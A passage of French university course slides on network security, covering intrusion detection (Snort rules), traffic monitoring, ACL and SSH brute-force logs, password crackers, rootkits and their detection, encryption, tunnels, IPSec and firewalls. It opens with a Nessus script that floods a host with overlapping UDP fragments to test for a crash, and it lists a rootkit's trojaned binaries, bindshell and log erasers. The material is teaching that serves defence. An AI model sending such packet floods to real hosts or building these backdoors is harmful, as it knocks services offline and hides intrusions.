FRG_CONST = 0x3;
sport = 123;
dport = 321;

addr = this_host();
ip = forge_ip_packet(ip_v : 4,
 ip_hl : 5,
 ip_len : 20 + 8 + PADDING,
 ip_id : 0x455,
 ip_p : IPPROTO_UDP,
 ip_tos : 0,
 ip_ttl : 0x40,
 ip_off : IP_MF,
 ip_src : addr);

udp1 = forge_udp_packet(ip : ip, uh_sport: sport,
 uh_dport: dport, uh_ulen : 8 + PADDING);

set_ip_elements(ip : ip, ip_off : FRG_CONST + 1,
 ip_len : 20 + FRG_CONST);

udp2 = forge_udp_packet(ip : ip,uh_sport : sport,
 uh_dport : dport, uh_ulen : 8 + PADDING);

send_packet(udp1, udp2, pcap_active:FALSE) x 500;

sleep(5);
alive = end_denial();
if(!alive){
 set_kb_item(name:"Host/dead",
 value:TRUE);
 security_hole(0, prototype:"udp");
}

```

28/09/2012

- ENSICAEN - (c) dp

182

## Exploitation des vulnérabilités

- Le compte rendu des scanners peut être corrélé avec les bases de données d'incidents pour obtenir l'exploit correspondant.
- exemples:  
<http://www.securityfocus.com> (référencement BID)  
<http://cve.mitre.org> (référencement CVE)

28/09/2012

- ENSICAEN - (c) dp

183

## Intrusion Detection System

- Basé sur:
  - une approche comportementale: définition de profils type d'utilisateur, ...
  - une approche par scénario: création d'une base de données d'attaques, de signatures, ...
- Un IDS ne doit pas générer trop de "faux positifs".
- Surveillance sur le réseau: NIDS (Network Intrusion Detection System).

28/09/2012

- ENSICAEN - (c) dp

184

## Snort: un exemple de NIDS

- Network Intrusion Detection Software
- Permet de détecter les scanners et tentatives d'intrusion
- Téléchargeable sur <http://www.snort.org>

28/09/2012

- ENSICAEN - (c) dp

185

## Snort: fonctionnalités


- Détection au niveau des protocoles  
IP    TCP    UDP    ICMP
- Détection d'activités anormales  
Stealth scan, OS Finger Printing  
code ICMP invalide
- Préprocesseur pour la gestion des fragments,  
les sessions http, ...

28/09/2012

- ENSICAEN - (c) dp

186

## Architecture de snort



28/09/2012

- ENSICAEN - (c) dp

187

## Snort: exemples de règles

- alert tcp \$EXTERNAL\_NET any -> \$SQL\_SERVERS 3306  
(msg:"MYSQL root login attempt"; flow:to\_server,established;  
content:"|0A 00 00 01 85 04 00 00 80 72 6F 6F 74 00|";  
classtype:protocol-command-decode; sid:1775; rev:1;)
- alert tcp \$EXTERNAL\_NET any -> \$SQL\_SERVERS 3306  
(msg:"MYSQL show databases attempt";  
flow:to\_server,established; content:"|0f 00 00 00 03|show  
databases"; classtype:protocol-command-decode; sid:1776;  
rev:1;)

28/09/2012

- ENSICAEN - (c) dp

188

# Exemple de résultat snort (avec ipcop)

28/09/2012

- ENSICAEN - (c) dp

189

# Exemple d'attaquant

28/09/2012

- ENSICAEN - (c) dp

190

## Intrusion Prevention System

- Un IPS peut stopper un trafic jugé suspect.
- Un logiciel peut se trouver sur un routeur, sur un firewall ou sur un boîtier spécialisé en rupture du réseau.
- Exemples d'éditeur d'IPS:  
Cisco, ISS, McAfee, ...

28/09/2012

- ENSICAEN - (c) dp

191

## Méetrologie

- Les outils d'analyse de trafic et de métrologie permettent de détecter l'utilisation anormale du réseau et les pics de consommation (scan massif, ...).
- Quelques exemples d'outils:
  - extra (EXternal TRaffic Analyser)  
<http://lpsc.in2p3.fr/extra/>
  - mrtg (Multi Router Traffic Grapher)  
<http://www.mrtg.org>
  - vigilog  
<http://vigilog.ensmp.fr/>

28/09/2012

- ENSICAEN - (c) dp

192


## extra

- Logiciel de monitoring du trafic réseau
- Fonctions de base:
  - Recueil des logs routeurs (IP source, IP destination, Port source, Port destination, volume).
  - Stockage dans une base de données
  - Traitement systématique sur les logs
  - Interface graphique d'analyse

28/09/2012

- ENSICAEN - (c) dp

193




28/09/2012

- ENSICAEN - (c) dp

194

## Exemple de résultat



28/09/2012

- ENSICAEN - (c) dp

195

## mrtg

- Utilisation de SNMP pour relever les compteurs des périphériques (routeurs, ...).
- Création de pages html en temps réels contenant des graphes représentant le trafic sur le réseau en cours de surveillance.

28/09/2012


- ENSICAEN - (c) dp

196


## mrtg: exemple de résultat

Les statistiques ont été mises à jour le **Vendredi 15 Avril 2005 à 16:26**.  
'ENSICAEN' était alors en marche depuis **90 days, 5:16:54**.


**Graphique quotidien (sur 5 minutes : Moyenne)**



**Graphique hebdomadaire (sur 30 minutes : Moyenne)**



**Graphique mensuel (sur 2 heures : Moyenne)**



28/09/2012

- ENSICAEN - (c) dp

197

## vigilog

- Rediriger les violations d'ACL d'un routeur sur le syslog d'une machine.
- Traitement des logs par des scripts perl.
- Courriel de synthèse envoyé à l'administrateur.
- Rapport sous forme de page html:
  - adresses d'origine les plus actives.
  - adresses de destination les plus actives.
  - les ports les plus recherchés.
  - etc.

28/09/2012

- ENSICAEN - (c) dp

198

## Extrait d'une ACL

```
ensicaen> show access-lists 112
deny tcp any any eq sunrpc log (48501 matches)
deny udp any any eq sunrpc log (54 matches)
deny udp any any eq 135 log (545 matches)
deny tcp any any eq 135 log (8717308 matches)
deny tcp any any eq 136 log (19 matches)
deny udp any any eq 136 log
deny tcp any any eq 139 log (3918461 matches)
deny udp any any eq netbios-ss log
deny tcp any any eq 412 log (13 matches)
deny udp any any eq 412 log
deny tcp any any eq 444 log (4539 matches)
deny udp any any eq 444 log
permit ip any any (330007431 matches)
permit udp any any
permit tcp any any
```

28/09/2012

- ENSICAEN - (c) dp

199

## Vigilog: exemple de sortie

\*\*\* ACL 112 - Entrée Site \*\*\*

Les adresses sources les plus actives :

112 200.31.197.180 536 lignes - mail.unad.edu.co  
112 201.129.251.211 524 lignes - dsl-201-129-251-211.prod-infinitum.com.mx  
112 61.33.21.2 484 lignes - 61.33.21.2  
112 222.149.121.109 416 lignes - p2109-ipbf208nihohiroshima.ocn.ne.jp  
112 4.8.153.86 246 lignes - lsanca1-ar56-4-8-153-086.lsanca1.dsl-verizon.net  
112 67.123.125.162 245 lignes - 67-123-125-162.ded.pacbell.net  
112 218.22.209.178 207 lignes - 218.22.209.178  
112 61.153.27.154 201 lignes - 61.153.27.154  
112 209.139.21.66 192 lignes - mail.imtstones.com

28/09/2012

- ENSICAEN - (c) dp

200

## Vigilog: exemple de sortie

\*\*\* Les ports de destination les plus recherchés :

154 4662 tcp edonkey 1108 lignes  
154 1214 tcp kazaa 102 lignes  
154 4665 tcp edonkey 51 lignes  
154 4664 tcp edonkey 46 lignes  
154 4663 tcp edonkey 41 lignes  
154 137 udp netbios-ns 17 lignes  
154 138 udp netbios-dgm 16 lignes  
154 6889 udp 4 lignes  
154 6882 tcp 3 lignes  
154 1214 udp kazaa 2 lignes

28/09/2012

- ENSICAEN - (c) dp

201

## Vigilog: exemple de sortie

\*\*\* SCAN a partir de 4.5.55.68 wbar2.sea1-4-5-055-068.sea1.dsl-verizon.net

44 ligne(s), 42 adresse(s), 1 port(s)

\*\* PORTS 135/tcp - loc-srv \*\*

ADRESSES

192.93.101.24 192.93.101.35 192.93.101.68 192.93.101.71  
192.93.101.76 192.93.101.77 192.93.101.89 192.93.101.96  
192.93.101.124 192.93.101.157 192.93.101.164 192.93.101.170  
192.93.101.204 192.93.101.214 192.93.101.234 192.93.117.0  
192.93.117.16 192.93.117.20 192.93.117.54 192.93.117.61  
192.93.117.109 192.93.117.159 192.93.117.178 192.93.212.6  
192.93.212.12 192.93.212.20 192.93.212.44 192.93.212.46  
192.93.212.58 192.93.212.79 192.93.212.87 192.93.212.95  
192.93.212.123 192.93.212.172 192.93.212.180 192.93.212.195  
192.93.212.206 192.93.212.220 192.93.212.228 192.93.212.245  
192.93.212.248 192.93.212.250

28/09/2012

- ENSICAEN - (c) dp

202

## Vigilog: exemple de sortie

### ----- LES HARCELEMENTS -----

\*\*\* ACL 112 - Entrée Site

\*\*\* 200.31.197.180 -> 192.93.101.151 586 lignes mail.unad.gov.co ->  
sprv.ensicaen.fr PORT 139/tcp netbios-ssn 586 lignes

\*\*\* 202.147.224.102 -> 192.93.101.232 81 lignes 202.147.224.102 ->  
crchateigner.ensicaen.fr PORT 139/tcp netbios-ssn 81 lignes

\*\*\* 219.146.101.206 -> 192.93.101.138 104 lignes 219.146.101.206 ->  
spsc2.ensicaen.fr PORT 139/tcp netbios-ssn 104 lignes

\*\*\* 220.175.59.220 -> 192.93.101.232 106 lignes 220.175.59.220 ->  
crchateigner.ensicaen.fr PORT 139/tcp netbios-ssn 106 lignes

28/09/2012

- ENSICAEN - (c) dp

203

## Craquage de mots de passe

- Les mots de passe sont souvent un maillon faible de la sécurité.
- Le choix d'un mot de passe doit obéir à des règles strictes.
- Des outils existent pour décrypter les mots de passe:
  - Pour unix:
    - crack  
<http://www.crypticide.com/users/alecm/>
    - John The Ripper <http://www.openwall.com/john/>
  - Pour windows:
    - l0phtcrack <http://www.atstake.com/>

28/09/2012

- ENSICAEN - (c) dp


204

# Un logiciel de stockage de mot de passe

- De plus en plus de mots de passe à retenir.
- Les mots de passe doivent être robustes.
- On n'utilise pas le même mot de passe partout!
- Les post-its sont déconseillés pour les mémoriser ;)
- Exemples de logiciel de stockage de mots de passe:

<http://www.flyingbit.com/downloads>

<http://keepass.info/>




28/09/2012

- ENSICAEN - (c) dp

205

# Exemple de logiciel de craquage



28/09/2012

- ENSICAEN - (c) dp

206

## Exemple d'attaque ssh

```
Sep 26 00:29:24 www sshd[16963]: Failed password for root from 80.88.158.137 port 39464 ssh2
Sep 26 00:29:29 www sshd[16965]: Failed password for root from 80.88.158.137 port 39511 ssh2
Sep 26 00:29:34 www sshd[16967]: Failed password for root from 80.88.158.137 port 39554 ssh2
Sep 26 00:29:39 www sshd[16969]: Failed password for root from 80.88.158.137 port 39597 ssh2
Sep 26 00:29:44 www sshd[16971]: Failed password for root from 80.88.158.137 port 39643 ssh2
Sep 26 00:29:49 www sshd[16973]: Failed password for root from 80.88.158.137 port 39683 ssh2
Sep 26 00:29:54 www sshd[16975]: Failed password for root from 80.88.158.137 port 39729 ssh2
Sep 26 00:29:59 www sshd[16977]: Failed password for root from 80.88.158.137 port 39774 ssh2

Sep 23 20:58:17 www sshd[11025]: Failed password for invalid user tiffany from 63.237.87.70 port 42579 ssh2
Sep 23 20:58:18 www sshd[11027]: Invalid user tiffany from 63.237.87.70
Sep 23 20:58:18 www sshd[11027]: error: Could not get shadow information for NOUSER
Sep 23 20:58:18 www sshd[11027]: Failed password for invalid user tiffany from 63.237.87.70 port 42673 ssh2
Sep 23 20:58:19 www sshd[11029]: Invalid user tiffany from 63.237.87.70
Sep 23 20:58:19 www sshd[11029]: error: Could not get shadow information for NOUSER
Sep 23 20:58:19 www sshd[11029]: Failed password for invalid user tiffany from 63.237.87.70 port 42762 ssh2
Sep 23 20:58:20 www sshd[11031]: Invalid user tracy from 63.237.87.70
Sep 23 20:58:20 www sshd[11031]: error: Could not get shadow information for NOUSER
Sep 23 20:58:20 www sshd[11031]: Failed password for invalid user tracy from 63.237.87.70 port 42858 ssh2
Sep 23 20:58:21 www sshd[11033]: Invalid user tracy from 63.237.87.70
Sep 23 20:58:21 www sshd[11033]: error: Could not get shadow information for NOUSER
```

28/09/2012

- ENSICAEN - (c) dp

207

## RootKits

- Un "rootkit" est défini par la NSA:

*A hacker security tool that captures passwords and message traffic to and from a computer. A collection of tools that allows a hacker to provide a backdoor into a system, collect information on other systems on the network, mask the fact that the system is compromised, and much more. Rootkit is a classic example of Trojan Horse software. Rootkit is available for a wide range of operating systems.*

28/09/2012

- ENSICAEN - (c) dp

208

## RootKits

- Souvent utilisé par un intrus pour se dissimuler et garder les accès privilégiés qu'il a obtenu.
- Les premières alertes sur l'utilisation de rootkits datent de février 1994.
- Outil devenu très populaire et qui complique la détection d'intrusion.
- Très répandu sur les machines SUN et Linux.
- Une rootkit classique contiendra un sniffer, des logiciels avec backdoors comme inetd, login,..., remplacera des commandes comme ps, netstat, ls, ... On pourra trouver également des commandes de nettoyage de logs (/var/log), etc.

28/09/2012

- ENSICAEN - (c) dp

209

## Exemple de rootkit: Irkn

- |              |                                          |
|--------------|------------------------------------------|
| • chfn       | Trojaned! User->r00t                     |
| • chsh       | Trojaned! User->r00t                     |
| • inetd      | Trojaned! Remote access                  |
| • login      | Trojaned! Remote access                  |
| • ls         | Trojaned! Hide files                     |
| • du         | Trojaned! Hide files                     |
| • ifconfig   | Trojaned! Hide sniffing                  |
| • netstat    | Trojaned! Hide connections               |
| • passwd     | Trojaned! User->r00t                     |
| • ps         | Trojaned! Hide processes                 |
| • top        | Trojaned! Hide processes                 |
| • rshd       | Trojaned! Remote access                  |
| • syslogd    | Trojaned! Hide logs                      |
| • linsniffer | Packet sniffer!                          |
| • fix        | File fixer!                              |
| • z2         | Zap2 utmp/wtmp/lastlog eraser!           |
| • wted       | wtmp/utmp editor!                        |
| • lled       | lastlog editor!                          |
| • bindshell  | port/shell type daemon!                  |
| • tcpd       | Trojaned! Hide connections, avoid denies |

28/09/2012

- ENSICAEN - (c) dp

210

## Détection de rootkits

- Si la machine est infectée, toutes les commandes locales sont suspectes.
- Détection des ports ouverts non officiels (avec nmap sur une machine externe). Par exemple l'inetd de Irk4 ouvre le port 5002.
- Recherche des répertoires spécifiques aux rootkits (par exemple /dev/pty avec Irk4).
- Utilitaires de détection:  
unix: **chkrootkit** <http://www.chkrootkit.org/>  
windows: **rootkitrevealer** <http://www.sysinternals.com/ntw2k/freeware/rootkitreveal.shtml>  
**Strider GhostBuster** <http://research.microsoft.com/rootkit/>  
**F-Secure Blacklight** <http://www.f-secure.com/blacklight/>
- Se prémunir des rootkits: **tripwire** <http://www.tripwire.com>

28/09/2012

- ENSICAEN - (c) dp

211

## Bibliothèques Dynamiques

- Beaucoup de fichiers sont à modifier pour rester invisible.
- Cependant, les binaires utilisent le concept des bibliothèques dynamiques pour éviter d'être trop gros (dll sous windows, fichiers .so sous unix).
- La modification d'une bibliothèque dynamique peut suffire à modifier plusieurs commandes.

28/09/2012

- ENSICAEN - (c) dp

212

## Exemple bibliothèque dynamique

```
[root@ns /root]# ldd `which uptime` `which top` `which ps`
/usr/bin/uptime:
 libproc.so.2.0.0 => /lib/libproc.so.2.0.0 (0x40018000)
 libc.so.6 => /lib/libc.so.6 (0x40023000)
 /lib/ld-linux.so.2 => /lib/ld-linux.so.2 (0x40000000)
/usr/bin/top:
 libproc.so.2.0.0 => /lib/libproc.so.2.0.0 (0x40018000)
 libncurses.so.4 => /usr/lib/libncurses.so.4 (0x40023000)
 libc.so.6 => /lib/libc.so.6 (0x40060000)
 /lib/ld-linux.so.2 => /lib/ld-linux.so.2 (0x40000000)
/bin/ps:
 libproc.so.2.0.0 => /lib/libproc.so.2.0.0 (0x40018000)
 libc.so.6 => /lib/libc.so.6 (0x40023000)
 /lib/ld-linux.so.2 => /lib/ld-linux.so.2 (0x40000000)
```

28/09/2012

- ENSICAEN - (c) dp

213

## *Chiffrement, tunnels et vpn*

28/09/2012

- ENSICAEN - (c) dp

214

## Chiffrement de documents

- Les documents importants doivent être chiffrés.
- Le chiffrement peut être matériel (ordinateur portable avec disque auto chiffrant, clé usb auto chiffrante, ...)
- Le chiffrement peut être logiciel, beaucoup de logiciels existent.
  - winrar (chiffrement symétrique)
  - GnuPG (chiffrement asymétrique)
  - Enigmail plugin de Thunderbird pour l'échange de courrier électronique chiffré/signé.
  - Truecrypt: Chiffrement de disques, de partitions de disques, de clés USB.

28/09/2012

- ENSICAEN - (c) dp

215

## Protocoles chiffrés

- Les informations confidentielles doivent transiter sur le réseau par des protocoles chiffrés:
- Exemples:
  - https plutôt que http
  - pops plutôt que pop
  - imaps plutôt que imap
  - smtps plutôt que smtp
  - etc.

28/09/2012

- ENSICAEN - (c) dp

216

## Session chiffrée

- ssh (Secure Shell) plutôt que telnet,rlogin,rsh,rcp
- Génération d'une paire de clef RSA (toutes les heures) par le serveur.
- Envoi de la clef publique au client qui se connecte.
- Le client génère une clef symétrique, la chiffre avec la clef du serveur et la renvoie au serveur.
- Le reste de la communication est en chiffrement symétrique.

28/09/2012

- ENSICAEN - (c) dp

217

## Tunneling

- Un protocole de tunneling est utilisé pour créer un chemin privé (tunnel) à travers une infrastructure éventuellement publique.
- Les données peuvent être encapsulées et cryptées pour emprunter le tunnel.
- Solution intéressante pour relier deux entités distantes à moindre coût.


28/09/2012

- ENSICAEN - (c) dp

218

# Tunneling ssh

- Un flux tcp quelconque peut être redirigé dans un tunnel ssh:




28/09/2012


- ENSICAEN - (c) dp

219

# Exemple tunneling ssh



Client ssh (<http://www.ssh.com>)



Paramètres Outlook Express


28/09/2012

- ENSICAEN - (c) dp

220

## Autre exemple de tunneling

- Autre logiciel de tunneling: stunnel utilisant SSL (<http://www.stunnel.org>)





28/09/2012

- ENSICAEN - (c) dp

221

## Configuration client courrier



Paramètres outlook express

28/09/2012

- ENSICAEN - (c) dp

222

# Connexions TCP/IP sécurisées


- SSL (Secure Sockets Layer)
  - Se situe entre la couche application et la couche transport.
  - Garantit l'authentification, l'intégrité et la confidentialité.
  - Largement utilisé pour la sécurisation des sites www (https).

28/09/2012

- ENSICAEN - (c) dp

223

# Fonctionnement SSL



28/09/2012

- ENSICAEN - (c) dp

224

# IPSec

- IP SECurity protocol issu d'une task force de l'IETF
- Quelques spécifications de l'IPSec:
  - Authentification, confidentialité et intégrité (protection contre l'IP spoofing et le TCP session hijacking)
  - Confidentialité (session chiffrée pour se protéger du sniffing)
  - Sécurisation au niveau de la couche transport (protection L3).
- Algorithmes utilisés:
  - Authentification pas signature DSS ou RSA
  - Intégrité par fonction de condensation (HMAC-MD5, HMAC-SHA-1, ...)
  - Confidentialité par chiffrement DES, RC5,IDEA,CAST, Blowfish

28/09/2012

- ENSICAEN - (c) dp

225

## Fonctionnement IPSec

- ipsec peut fonctionner:
  - en mode transport; les machines source et destination sont les 2 extrémités de la connexion sécurisée.
  - en mode tunnel: les extrémités de la connexion sécurisée sont des passerelles; les communications hôte à hôte sont encapsulées dans les entêtes de protocole de tunnel IPSec.
  - en mode intermédiaire: tunnel entre une machine et une passerelle.

28/09/2012

- ENSICAEN - (c) dp

226

## Services de sécurité IPSec


- IPSec utilise 2 protocoles pour implémenter la sécurité sur un réseau IP:
  - Entête d'authentification (AH) permettant d'authentifier les messages.
  - Protocole de sécurité encapsulant (ESP) permettant d'authentifier et de crypter les messages.

28/09/2012

- ENSICAEN - (c) dp

227

## IPSec: mode transport




28/09/2012

- ENSICAEN - (c) dp

228

## IPSec: mode tunnel




28/09/2012

- ENSICAEN - (c) dp

229

## IPSec: mode intermédiaire



28/09/2012

- ENSICAEN - (c) dp

230

## Etablissement d'une connexion IPSec

- 2 machines doivent s'accorder pour l'utilisation des algorithmes et protocoles à utiliser
- Une SA (Security Association) est établie pour chaque connexion.
- Une SA comprend:
  - Un algorithme de chiffrement (DES, 3DES)
  - Une clé de session via IKE (Internet Key Exchange)
  - Un algorithme d'authentification (SHA1, MD5)


28/09/2012

- ENSICAEN - (c) dp

231

## Virtual Private Network

- Permet de créer un tunnel chiffré sur une infrastructure publique entre 2 points.
- Les logiciels de vpn peuvent s'appuyer sur ipsec ou ssl (exemple:openvpn)



28/09/2012

- ENSICAEN - (c) dp

232

# Firewall

28/09/2012

- ENSICAEN - (c) dp

233

# Firewall

- Protéger son réseau du monde extérieur (Internet, autres services de l'entreprise).
- Maintenir des utilisateurs à l'intérieur du réseau (employé, enfant, ...)
- Restreindre le nombre de machines à surveiller avec un maximum d'attention.
